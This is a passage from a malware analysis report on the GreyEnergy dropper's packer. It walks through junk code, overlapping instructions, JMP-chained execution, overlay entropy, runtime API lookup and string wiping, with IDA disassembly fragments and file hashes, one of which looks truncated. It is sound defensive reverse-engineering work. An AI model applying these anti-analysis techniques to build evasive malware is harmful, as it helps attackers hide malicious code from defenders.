


Figure 9 - Shown above is data not present in the PE header that is appended to the end of the file.

4.2. Static analysis

Opening the dropper in IDA Pro, [8] it's immediately evident that the executable has been compiled using several anti-analysis techniques like junk code, anti-forensics, overlapping instructions and a massive use of JMPs. It could be an indicator that the analyzed file is a packer or, in general, is code that the developer wants to protect.
That's not enough evidence yet, though, that there is malicious code inside.




Figure 10 - This sample shows junk code, overlapping instructions and widespread use of JMPs.

The next sections explain the anti-analysis techniques used in the sample under investigation.

4.3. Junk code

Junk code is a basic technique of code obfuscation which adds unnecessary code that has no impact on the original code. Its only purpose is to confuse the reverse engineer.

Figure 10 shows a massive amount of junk code amongst the original instructions needed by the program. Moreover, the instruction at the offset `0x407CC4` overwrites the value just used in the register ESI, which means the junk code generator could support the capability of *register overwriting* as an anti-forensic technique.

This technique prevents information about the internal status of execution from leaking, in case the malware analyst dumps the memory during execution as part of their investigation.

```
.text:00407CB5
.text:00407CB5     loc_407CB5:                              ; CODE XREF: sub_405BBB+1B6C↑j
.text:00407CB5 008             lea     eax, [eax-0Ch]  ; junk
.text:00407CB8 000             mov     eax, 2ECE3E85h  ; junk
.text:00407CBD 000             mov     eax, [ebp+10h]  ; junk
.text:00407CC0 000             mov     eax, [eax+0Ch]  ; junk
.text:00407CC3 000             push    esi             ; push ESI
.text:00407CC4 004             mov     esi, 6C70ECE2h  ; junk / anti-forensic?
.text:00407CC9 004             push    edi             ; push EDI
.text:00407CCA 008             jmp     loc_407ECE      ; jump to the next code to execute
.text:00407CCA     ; END OF FUNCTION CHUNK FOR sub_405BBB
.text:00407CCA     ; ---------------------------------------------------------------------------
```

Figure 11 - The malware instructions include a massive amount of junk code.

Although this technique could be effective in slowing down the analysis, it comes with some important drawbacks. The most important one is that adding new instructions for the CPU to execute could lead to performance degradation. Additionally, it could be a significant problem in scenarios where the execution time is important.

4.4. Overlapping instructions

Another method the GreyEnergy threat actors use in the packer to hide the functionality of their code is overlapping instructions. There are valid uses of this technique, such as for the Intel x86 architecture, where instructions can be of variable length. (Other microprocessors, such as the Sun SPARC, use a fixed length architecture where each instruction occupies 4 bytes and is properly aligned.)

With the Intel x86, each machine instruction consists of an opcode, which defines the type of instruction to execute, and an optional list of operands. Operands can be registers, immediate values, or memory locations, and all of them take a different number of bytes to encode. Thus, the same sequence of bytes may be interpreted by the processor as completely different instructions, depending on the exact byte in which execution starts.

Indeed, the same bytes may be executed multiple times, with each occurrence interpreted as a different instruction. This allows programmers to construct machine code that, as a static listing in assembly language, is hard for humans to understand.

```
.text:00408153     ; START OF FUNCTION CHUNK FOR start
.text:00408153
.text:00408153     loc_408153:                              ; CODE XREF: start:loc_408368↓j
.text:00408153 1AC             push    [ebp+var_3C]
.text:00408156 1B0             lea     eax, [edi+2Ah]
.text:00408159 1B0             jmp     near ptr loc_4050A3+1
.text:00408159     ; END OF FUNCTION CHUNK FOR start
.text:00408159     ; ---------------------------------------------------------------------
```

Figure 12 - The disassembler has been tricked to show an incorrect jump destination.

The GreyEnergy malware uses a JMP instruction to mislead the reverse engineering analysis, and it works like overlapping instructions. For example, the JMP instruction highlighted in Figure 12 represents a jump towards the offset `0x4050A4`. The **+1** at the end of the JMP instruction suggests that the right destination is obtained by adding one.

However, the disassembly tool is tricked to jump to `0x4050A3`, which is a valid address. The analyst clicking on the yellow label will land at the code listed in Figure 13.




Figure 13 - The disassembler is following the wrong execution flow!

The disassembler program does indeed jump to instruction `0x4050A3`, which contains valid instructions, but not the same as those followed by the CPU during real execution.

An experienced analyst should immediately recognize that the instructions indicate something weird. The analyst can manually fix this behavior, forcing the disassembler (IDA Pro) to ignore the code at `0x4050A3`, by using its capability to set data as "*Undefined*".




Figure 14 - The analyst can force the dissembler to ignore the code at address 0x4050A3 by marking it as "Undefined".

Soon after the code has been set as undefined (Figure 14 and Figure 15) it is clear that the opcode `0x10` has instructed the disassembler to show the instruction *`adc`*. The right instruction, as partially reported by the disassembler previously in Figure 15, starts from the opcode `0x0B8` located, at the offset `0x4050A4`.




Figure 15 - Marking the code at address 0x4050A3 as "undefined" reveals the opcode involved in the misleading instruction.




Figure 16 - Step 2 for the human analyst is to mark the data at offset 0x4050A4 as "Code".

The figure below shows that now the disassembler is showing the right instructions.




Figure 17 - The disassembler is now evaluating the code of the instructions actually executed by the malware.

The code still looks strange though. In fact, there are two junk instructions (as described in the previous section) and then a jump to another piece of code quite distant from the current instruction.

4.5. JMP-based execution code

A very effective technique used by the malware involves creating an execution flow that is almost completely based on the use of JMP instructions. It makes it very difficult to understand the algorithms since the original instructions are hidden amongst a massive amount of junk code and located randomly around the *.text* section.

Reducing the disassembler's font size, Figure 18 reveals how many JMP instructions are involved in a very small portion of code that would normally be sequential. Another important detail is that between every JMP code, there are just a couple of useful instructions and a lot of junk code – making the analysis even more challenging.

```
.text:00407731 00C                add     edi, edx
.text:00407733 00C                jmp     loc_405CBA
.text:00407733      ; END OF FUNCTION CHUNK FOR sub_406D53
.text:00407733      ; ---------------------------------------------------------------------------
.text:00407738                    db 8
.text:00407739      ; ---------------------------------------------------------------------------
.text:00407739      ; START OF FUNCTION CHUNK FOR sub_407517
.text:00407739
.text:00407739      loc_407739:                         ; CODE XREF: sub_407517-22E2↑j
.text:00407739 014                not     esi
.text:0040773B 014                mov     esi, 0CE9FD448h
.text:00407740 014                jmp     loc_4062EC
.text:00407740      ; END OF FUNCTION CHUNK FOR sub_407517
.text:00407740      ; ---------------------------------------------------------------------------
.text:00407745                    db 0E3h, 0E8h, 0C7h
.text:00407748                    dd 323E316h, 50087492h, 0DA77F792h
.text:00407754      ; ---------------------------------------------------------------------------
.text:00407754      ; START OF FUNCTION CHUNK FOR sub_405C30
.text:00407754
.text:00407754      loc_407754:                         ; CODE XREF: sub_405C30-46↑j
.text:00407754 5DD2               mov     [ebp-14h], eax
.text:00407757 5DD2               jmp     loc_405BC9
.text:00407757      ; END OF FUNCTION CHUNK FOR sub_405C30
.text:00407757      ; ---------------------------------------------------------------------------
.text:0040775C                    dd 16363172h, 345E21ABh
.text:00407764      ; ---------------------------------------------------------------------------
.text:00407764                    pusha
.text:00407765
.text:00407765      loc_407765:                         ; CODE XREF: .text:00406F75↑j
.text:00407765                    mov     eax, [ebx-4]
.text:00407768                    add     eax, edi
.text:0040776A                    jmp     loc_407357
.text:0040776A      ; ---------------------------------------------------------------------------
.text:0040776F                    db 27h
.text:00407770                    dd 7F419811h, 0DD78D74Bh
.text:00407778                    db 8Ah, 53h
.text:0040777A      ; ---------------------------------------------------------------------------
.text:0040777A      ; START OF FUNCTION CHUNK FOR sub_405C30
.text:0040777A
.text:0040777A      loc_40777A:                         ; CODE XREF: sub_405C30+1621↑j
.text:0040777A 010                mov     ecx, 23BC373Fh
.text:0040777F 010                mov     ecx, [ebp-8]
.text:00407782 010                jmp     loc_405B2F
.text:00407782      ; END OF FUNCTION CHUNK FOR sub_405C30
.text:00407782      ; ---------------------------------------------------------------------------
.text:00407787                    db 0B3h
.text:00407788                    dd 0AA27CFFCh
.text:0040778C      ; ---------------------------------------------------------------------------
.text:0040778C      ; START OF FUNCTION CHUNK FOR sub_4060BB
.text:0040778C
.text:0040778C      loc_40778C:                         ; CODE XREF: sub_4060BB:loc_407F13↓j
.text:0040778C 000                mov     ecx, edi
.text:0040778E 000                not     ecx
.text:00407790 000                sbb     eax, 0FFFFFFFFh
.text:00407793 000                lea     ecx, [esi]
.text:00407795 000                jmp     loc_406099
.text:00407795      ; END OF FUNCTION CHUNK FOR sub_4060BB
```

Figure 18 - A high number of JMP instructions are used in a very small portion of code.

4.6. Entropy

In malware analysis the entropy calculation is very important because it provides an assessment of the file's randomness. Measuring the code entropy is useful as an indicator of whether a sample has been encrypted, obfuscated or compressed somehow.

The most popular way to measure entropy is based on *Shannon's Formula,* [9] where the binary entropy is computed using a scale from 0 to 8. Low entropy scores indicate a low chance that the binary is protected in some way.

Usually, normal executable files have an entropy around 5-6, packed files around 6.5, and encrypted ones are 7 or more. This is not a rule, but an indicator that security experts use for determining the best approach for the first stage of malware analysis.

Using the entropy measurement against the GreyEnergy dropper was very useful as it provided an initial confirmation that the overlay data was encrypted.

When it was applied to the overlay data, it indicated that I was looking at something heavily protected.

property	value
offset	0x0000D800
size	63488 bytes
signature	unknown
md5	0598CBFCFE91DBA19970B8ACE25450C3
sha1	BD67AE6C9C4C5DEE10FD8E889133427BF42D0580
sha256	A9236A16A31C9FE5C75894FC69ED66C372D1CC235E90455BCB2822A82381A
entropy	7.994
first-bytes (hex)	24 0E 17 51 51 AE 85 07 B6 73 49 87 19 3E F7 D8
first-bytes (text)	$ .. .. Q Q .. .. s I .. .. > .. ..
file-ratio	53.45 %
virustotal	-
strings-ascii	-
strings-unicode	-

Figure 19 - The entropy score for the overlay data suggests it is encrypted.

Without an in-depth analysis, it's impossible to know how the data is protected or whether the data itself is malicious. However, the security researcher is aware that the executable is probably going to access the overlay data.

Additionally, this information can be used for selecting which APIs set the breakpoints. For example, if the malware parses the PE header to find the overlay offset, good candidates for breakpoints are the *`CreateFileW`* and *`GetFileSize`* APIs.

4.7. Dynamic analysis

Even if a static analysis approach was feasible, I decided to focus on using a dynamic analysis approach, in order to speed up the investigation.

From this point forward, the information was obtained by debugging the malware with the excellent *x64dbg.* [10]

4.7.1. Hardcoded imports

The most important *WinAPIs* called by the packer are not contained in the PE import table, because the attacker decided to load them at runtime. The API names are pushed onto the stack using a `mov` instruction, without any kind of obfuscation technique.




Figure 20 - A mov instruction is used to push API names onto the stack.

Once the API's name is loaded into memory, the malware needs to find where the related code is actually located in memory. As the libraries needed are already loaded in the process address space, the malware parses its PE header to access the export table and, subsequently, finds the right API address.




Figure 21 - GreyEnergy parses the PE header to access the export table of kernel32.dll, which is loaded into memory.

Using this method, addresses for the following APIs are identified:

- `CreateFileW`
- `GetFileSize`
- `LocalAlloc`
- `ReadFile`
- `CloseHandle`

4.7.2. Anti-forensic technique: string overwrite

The packer implements a basic anti-forensic technique by overwriting all strings with zeros, after the strings have been loaded into memory.

The algorithm is simple and consists of overwriting all bytes of the string with a byte provided by the wipe function (fixed to `0x00` in the sample analyzed).

